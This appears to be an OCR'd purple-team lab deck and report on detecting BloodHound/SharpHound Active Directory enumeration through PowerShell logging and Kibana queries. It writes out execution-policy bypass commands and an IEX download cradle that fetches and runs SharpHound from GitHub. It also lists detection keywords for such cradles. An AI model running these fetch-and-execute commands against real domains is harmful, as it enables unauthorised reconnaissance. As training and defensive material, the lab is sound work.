




**Applied Purple Teaming – LC1120 PowerShell**
Windows PowerShell Tools
AD Enumeration

**Related Applied Purple Teaming Lab**: L1120
**Related Atomic Purple Team Report**: PB1120

## Lifecycle Ingest & Goal Setting




The Ingest: Known Threat & Commonly Executed Tools
The specific attack/component?

- BloodHound / SharpHound
- PowerShell Usage

The goal of the lifecycle:


- Run BloodHound twice
  - Via locally downloaded file
  - Via download cradle (IEX / invoke-expression)
- Find Indicators of Compromise
- Improve organizational optics around PowerShell and CMD Invocation


defensiveorigins.com


**Atomic Purple Team Phase**: Ingest/Analysis

## LifeCycle Ingest and Goal Setting
Windows Execution Tools Overview

- PowerShell Tools
- Windows Admin Tools
- Windows Native tools




**Goal: We want to log, track, and (hopefully) catch all endpoint command invocations.**


defensiveorigins.com



**Atomic Purple Team Phase**: Planning

**PowerShell Tools**

ADEnumerator
BloodHound
DomainPasswordSpray
Empire
Inveigh
MailSniper
PowerSploit
PowerUp
PowerView
WMIOps
Thousands more.

**Windows Admin Tools**


Native command shell

Native PowerShell
ADExplorer

**Windows Native Tools**
Regsvr32
MSBuild
MSIexec
CSC
InstallUtil
(LOLBin’s)

## Planning – Methodology

- RDP to ws01.labs.local
- Procure the BloodHound toolset
- Execute the script from disk
- Execute the script in memory
- Hunt for IOC, update logging/alert






defensiveorigins.com



**Atomic Purple Team Phase**: Attack

## Planning – What is BloodHound?

- Domain Control Paths Enumeration Tool
  - Group Policy Vulnerabilities
  - Mismanaged Object Attributes
- Shortest Paths to *Places* Hunter
- Chaotic UI Pathways Mapper
- PlumHound?







**Atomic Purple Team Phase**: Attack


## Attack Methodology

Execute BloodHound from a local file

Execute BloodHound via memory cradle

Search for IOCs and craft queries that return high fidelity results

Document the Lifecycle






defensiveorigins.com



**Atomic Purple Team Phase**: Attack

**MITRE:** T1086 – Execution

**Links:**
BadBlood: https://github.com/BloodHoundAD/BloodHound




**IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Collectors/SharpHound.ps1')**
Invoke-BloodHound

**Atomic Purple Team Phase**: Attack

**MITRE:** T1086 – Execution

**Links:**
BadBlood: https://github.com/BloodHoundAD/BloodHound

## Hunt and Defend Methodology

How will hunting/defending work?


- Ensure PowerShell and CMD transcription are enforced on domain
- Ensure WEC / WEF / Event Subscriptions are properly configured
- Event log parsing and alerting *should (could)* trigger on:
  - Execution-policy bypass
  - Invoke-expression
  - IEX
  - Net.WebClient
  - github
- Need to catch lots of other tools / usage / invocations
  - Obfuscations
  - Encoding
  - Other command line trickery


defensiveorigins.com



**Atomic Purple Team Phase**: Hunt & Defend


**Links:**
https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/




**Atomic Purple Team Phase**: Hunt & Defend

**Kibana Queries:**
'powershell and bloodhound'

# Adjust / Harden






Are adjustments needed to reach LC goal?

- Limit PowerShell with Group Policy
- Create alerts for common tools and usage

Document adjustments and attempt attack/defense again.

- Toggle **host_name** and **param1** as columns








| | | |
|---|---|---|
| Jun 29, 2020 @ 22:26:34.093 | ws01.labs.local | IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1') |
| Jun 29, 2020 @ 22:26:33.642 | ws01.labs.local | IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1') |


defensiveorigins.com



**Atomic Purple Team Phase**: Adjust / Harden




**Atomic Purple Team Phase**: Adjust / Harden

Notes:
Param1 and Param3 fields are artifacts of a log ingestion parse operation. These fields are stripped from the “event original message” and placed in new fields to be written in the document entries.

## Lessons Learned


New Techniques Learned?

- SharpHound/BloodHound execution
- Elastic usage, refining search results

Gained Experience?

- PowerShell usage: Import-Module, Invoke-Expression, IEX
- Elastic queries: simple word search
- Elastic results: sorting documents for items of interest

Has the organization's security posture been improved?






defensiveorigins.com



**Atomic Purple Team Phase**: Lessons Learned

## Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.






**Atomic Purple Team Phase**: Report

## Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.


defensiveorigins.com



**Purple** Team Lifecycle

Overall Status: **Completed**

PB1120 - Active Directory Enumeration

**Lifecycle Project Manager**
Kent Ickler
Office: 605-939-0331
Email: kent@defensiveorigins.com


- Lifecycle Kickoff: 2/1/2020
- Simulation Start: 2/5/2020
- Simulation End: 2/10/2020
- Configuration Identified: 2/9/2020
- Change Management Referred 2/15/2020
- Configuration Deployed: 31/1/2020

Status Code Legend
- Attack Simulation
- Defense Simulation
- System Configuration Change
- Information

| | | |
|---|---|---|
| APT Lifecycle Ingest and Research | Lifecycle Type: **Attack Simulation**<br>Lifecycle Objective: **Alert** | Ingest Source: **Mitre T1086**<br>https://attack.mitre.org/techniques/T1086/ |
| | Use AD Enumeration tool(s) to extract information from Active Directory with a session. Hunt for the execution of data enumeration tools. Alert accordingly. | |
| Attack methodology | Launch SharpHound AD Enumeration tool from disk. Invoke Bloodhound.<br>`Set-ExecutionPolicy bypass -Scope CurrentUser (answer with a "y")`<br>`Import-Module .\SharpHound.ps1`<br>`Invoke-BloodHound`<br>Launch SharpHound AD Enumeration tool from memory. Invoke Bloodhound.<br>`powershell.exe -ep bypass`<br>`IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1')`<br>`Invoke-BloodHound` | |
| Defense methodology | Review the optics stack to identify what occurred when the invoke was executed | |
| Lifecycle Adjustments | | |
| Change Management | Deploy updated logging adjustments as defined to production optics stack. | |
| Lessons Learned | It is difficult to stop the enumeration of objects in AD by an authenticated session due to how the Directory Service operates. Emphasis on this lifecycle to hunt and alert accordingly. | |

**Atomic Purple Team Phase**: Report

**Related Atomic Purple Team Report**: PB1120




**Applied Purple Team Lab**: L1120

**MITRE:**
T1087 – Account Discovery / .002 Domain Account
T1484 – GPO Abuse

**Links:**
https://github.com/BloodHoundAD/BloodHound
https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer